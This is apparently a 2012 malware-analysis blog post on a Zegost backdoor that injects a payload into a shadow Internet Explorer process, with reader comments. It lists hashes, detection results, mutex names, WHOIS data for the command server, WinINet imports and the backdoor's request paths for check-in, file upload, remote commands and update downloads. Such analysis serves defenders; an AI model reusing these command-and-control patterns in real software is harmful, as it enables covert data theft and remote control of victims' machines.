
malicious code targeted to IE in antivshp32.dll resource section packed with APLib

| | | | | | | | | | | | | | | | | | |
|----------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|-------------------|
| 000000C0 | F6 | 2B | 0B | 10 | 95 | 09 | 30 | F6 | D0 | 0C | 24 | 02 | 10 | A1 | 34 | A3 | u+...OuP8s+94J |
| 000000D0 | 08 | 38 | 29 | 60 | 0D | 4D | 3F | 09 | 35 | CE | 9C | 08 | D4 | 0F | 1C | F1 | 8)' M? 50e4a c |
| 000000E0 | 54 | 31 | 03 | 8C | 85 | 3A | 01 | B4 | 45 | A8 | 34 | 01 | 6A | 1F | 07 | 2E | T14...rEE4 j • |
| 000000F0 | 74 | 65 | 78 | 38 | 8A | 80 | 1D | 91 | E5 | 1E | 69 | C5 | 08 | 01 | 20 | A8 | tex885 'e iE@ .E |
| 00000100 | CE | 2E | 72 | 1C | 64 | 61 | 74 | A0 | 2B | AA | 07 | FC | 99 | 08 | 09 | 22 | O: dat +6...7c |
| 00000110 | 5A | 28 | 32 | 40 | 07 | 2E | 92 | 27 | 84 | 9C | 14 | DC | 15 | 0E | 89 | 2A | Z(28...c7E-28* |
| 00000120 | 5F | 28 | 38 | C0 | 56 | 01 | FB | B1 | 81 | EC | 32 | CF | 00 | 53 | 56 | 57 | (84V s4Tn2P.SVV |
| 00000130 | 33 | D2 | E9 | 3F | 8B | B8 | C0 | 8D | BC | 10 | 24 | 0D | 01 | 1D | 88 | 94 | 3TH?eAKj+9 |
| 00000140 | D8 | 0C | 0F | F3 | AB | 72 | 66 | 56 | AA | 1A | 20 | 7C | 31 | 88 | 54 | 2E | WEg...rfVE+ .11T |
| 00000150 | 8B | 9C | E1 | 10 | 8A | 6B | 33 | F6 | 1D | 02 | 53 | 68 | 84 | 46 | 60 | 01 | ...eE+8k3u_ Sh.F |
| 00000160 | AA | E8 | 20 | 83 | 1B | 79 | B9 | AC | 42 | 44 | 14 | 83 | 37 | C4 | 08 | 42 | Eu r-yN-BL9rf7DdB |
| 00000170 | C5 | 84 | 4E | 47 | 68 | 18 | 0B | 50 | FF | 1B | 15 | 98 | 30 | 46 | 22 | 0C | E.NGhtsfPa+ 0F"8 |

[http://4.bp.blogspot.com/-

EqJCOQ1SzmU/UNW_S25hnbI/AAAAAAAABEA/4j55IJ6UrG4/s1600/22.jpg]

Injection chronicles:



[http://2.bp.blogspot.com/-

PLHms5_E8Sc/UNXiyFeWlul/AAAAAAAABEk/Q9jqhgvXv14/s1600/23.jpg]

| Process | PID | CPU | Description | Company Name |
|--------------|------|------|------------------------------|-----------------------|
| winlogon.exe | 624 | | Windows NT Logon Applic... | Microsoft Corporation |
| services.exe | 668 | 1.52 | Services and Controller app | Microsoft Corporation |
| svchost.exe | 872 | | Generic Host Process for ... | Microsoft Corporation |
| svchost.exe | 960 | | Generic Host Process for ... | Microsoft Corporation |
| svchost.exe | 1066 | | Generic Host Process for ... | Microsoft Corporation |
| explore.exe | 1432 | | Internet Explorer | Microsoft Corporation |
| svchost.exe | 1216 | | Generic Host Process for ... | Microsoft Corporation |

antivshlp32.dll started a shadow copy of IE

[[http://3.bp.blogspot.com/-](http://3.bp.blogspot.com/-fz40nYRt5tk/UNWADvWUmII/AAAAAAAAABDc/yPCZ1KHbxwk/s1600/21.jpg)

[fz40nYRt5tk/UNWADvWUmII/AAAAAAAAABDc/yPCZ1KHbxwk/s1600/21.jpg](http://3.bp.blogspot.com/-fz40nYRt5tk/UNWADvWUmII/AAAAAAAAABDc/yPCZ1KHbxwk/s1600/21.jpg)]

Injected module - final payload:

SHA256:

5577a888fa4477c47a3bf3159b5e46de16a75582ba4888d38b5f2a8b527a9c18

SHA1: dae0f132166d008878491baa65424e221792669f

MD5: 8e8d86259b9e94a8febc36407964cfe3

File size: 14336 bytes



SHA256: 5577a888fa4477c47a3bf3159b5e46de16a75582ba4888d38b5f2a8b527a9c18

SHA1: dae0f132166d008878491baa65424e221792669f

MD5: 8e8d86259b9e94a8febc36407964cfe3

File size: 14.0 KB (14336 bytes)

File name: dll_res_unp

File type: Win32 EXE

Tags: **peexe** **armadillo**

Detection ratio: 15 / 46

Analysis date: 2012-12-22 09:57:39 UTC (20 часов, 58 минут ago)

[[http://2.bp.blogspot.com/-](http://2.bp.blogspot.com/-u_Z3L5R6rRE/UNasMPIEFCI/AAAAAAAAABFQ/aLrO9Gjx5fQ/s1600/24.jpg)

[u_Z3L5R6rRE/UNasMPIEFCI/AAAAAAAAABFQ/aLrO9Gjx5fQ/s1600/24.jpg](http://2.bp.blogspot.com/-u_Z3L5R6rRE/UNasMPIEFCI/AAAAAAAAABFQ/aLrO9Gjx5fQ/s1600/24.jpg)]

| | | |
|-------------------|--------------------------|----------|
| Ikarus | - | 20121222 |
| Jiangmin | - | 20121221 |
| K7AntiVirus | Riskware | 20121221 |
| Kaspersky | - | 20121222 |
| Kingsoft | - | 20121217 |
| Malwarebytes | - | 20121222 |
| McAfee | - | 20121222 |
| McAfee-GW-Edition | - | 20121222 |
| Microsoft | Backdoor:Win32/Zegost.AP | 20121222 |
| MicroWorld-eScan | - | 20121222 |
| NANO-Antivirus | - | 20121221 |
| Norman | - | 20121221 |
| nProtect | - | 20121222 |

[<http://4.bp.blogspot.com/-SXJBxYMeotM/UNasnlhT2pl/AAAAAAAAABFY/rhp3nwgovSY/s1600/25.jpg>]

Mutex activity

Created mutexes...

HttpTunnel@@ (successful)

RasPbFile (failed)

mutex of injected module

[http://3.bp.blogspot.com/-opQIT3xcP9U/UNat5HRHM0I/AAAAAAAAABF8/58jjG2_WDes/s1600/26.jpg]
Performs response to remote server from context of shadow IE:
Remote server -
hxxp://iyy.conimes.com <http://whois.domaintools.com/conimes.com>
[<http://whois.domaintools.com/conimes.com>]

Domain name: conimes.com

Registrant Contact:

zhong wen
wen zhong llsddz@gmail.com
11111111 fax: 11111111
ru de xiang xi di zhi
haikou hai nan 000000
en

Administrative Contact:

wen zhong llsddz@gmail.com
11111111 fax: 11111111
ru de xiang xi di zhi
cheng shi WG 000000
cn

Technical Contact:

wen zhong llsddz@gmail.com
11111111 fax: 11111111
ru de xiang xi di zhi
cheng shi WG 000000
cn

Billing Contact:

wen zhong llsddz@gmail.com
11111111 fax: 11111111
ru de xiang xi di zhi
cheng shi WG 000000
cn

DNS:

ns1.myhostadmin.net
ns2.myhostadmin.net


Created: 2009-10-19

Expires: 2013-10-19

[[http://1.bp.blogspot.com/-](http://1.bp.blogspot.com/-ILZPUZaAtdE/UNau6W05NzI/AAAAAAAAABGg/HSGaadDBNRI/s1600/27.jpg)

[ILZPUZaAtdE/UNau6W05NzI/AAAAAAAAABGg/HSGaadDBNRI/s1600/27.jpg](http://1.bp.blogspot.com/-ILZPUZaAtdE/UNau6W05NzI/AAAAAAAAABGg/HSGaadDBNRI/s1600/27.jpg)]

Communication:



[[http://1.bp.blogspot.com/-](http://1.bp.blogspot.com/-xLPWMTZrLpQ/UNazDUPKJl/AAAAAAAAABHM/OVJf7o7_Lgo/s1600/28.jpg)

[xLPWMTZrLpQ/UNazDUPKJl/AAAAAAAAABHM/OVJf7o7_Lgo/s1600/28.jpg](http://1.bp.blogspot.com/-xLPWMTZrLpQ/UNazDUPKJl/AAAAAAAAABHM/OVJf7o7_Lgo/s1600/28.jpg)

With help of:

| | | |
|----------|---------------------|---------|
| 004030FC | HttpSendRequestExA | WININET |
| 00403100 | InternetWriteFile | WININET |
| 00403104 | HttpEndRequestA | WININET |
| 00403108 | HttpOpenRequestA | WININET |
| 0040310C | InternetOpenUrlA | WININET |
| 00403110 | InternetCloseHandle | WININET |
| 00403114 | InternetReadFile | WININET |
| 00403118 | InternetConnectA | WININET |
| 0040311C | InternetOpenA | WININET |

[[http://1.bp.blogspot.com/-](http://1.bp.blogspot.com/-xrT0qj31fXI/UNa1P6ObFXI/AAAAAAAAABHw/73ElwDRdQG8/s1600/29.jpg)

[xrT0qj31fXI/UNa1P6ObFXI/AAAAAAAAABHw/73ElwDRdQG8/s1600/29.jpg](http://1.bp.blogspot.com/-xrT0qj31fXI/UNa1P6ObFXI/AAAAAAAAABHw/73ElwDRdQG8/s1600/29.jpg)

Request:

http://iyy.conimes.com/cgi/online.asp?

hostname=ComputerName&httptype=[1][not httpunnel]

Other requests:

/cgi/binup.asp

/cgi/textup.asp

http://%s/cgi/%s.txt

http://%s/cgi/command.asp?

hostname=%s&command=test&del=delfile

http://%s/cgi/update.exe

posted by https://twitter.com/artem_i_baranov

[\[https://twitter.com/artem_i_baranov\]](https://twitter.com/artem_i_baranov)

Posted 25th December 2012 by [Artem](#)

Labels: [backdoor](#), [Zegost](#)

4 View comments

R136a1 [December 25, 2012 at 5:04 AM](#)



Good analysis!

[Reply](#)



Artem  [December 25, 2012 at 5:07 AM](#)

thank you bro

[Reply](#)



Preet [January 3, 2013 at 12:20 AM](#)

very informative and detailed analysis. Could you please share what are the different tools been used for the analysis.

[Reply](#)



angel_killah [March 28, 2013 at 8:30 AM](#)

interesting ! Could you provide a sample? (:

[Reply](#)

Enter your comment...

Comment as: ggyy (Google) 

[Sign out](#)

[Publish](#)

[Preview](#)

☐ [Notify me](#)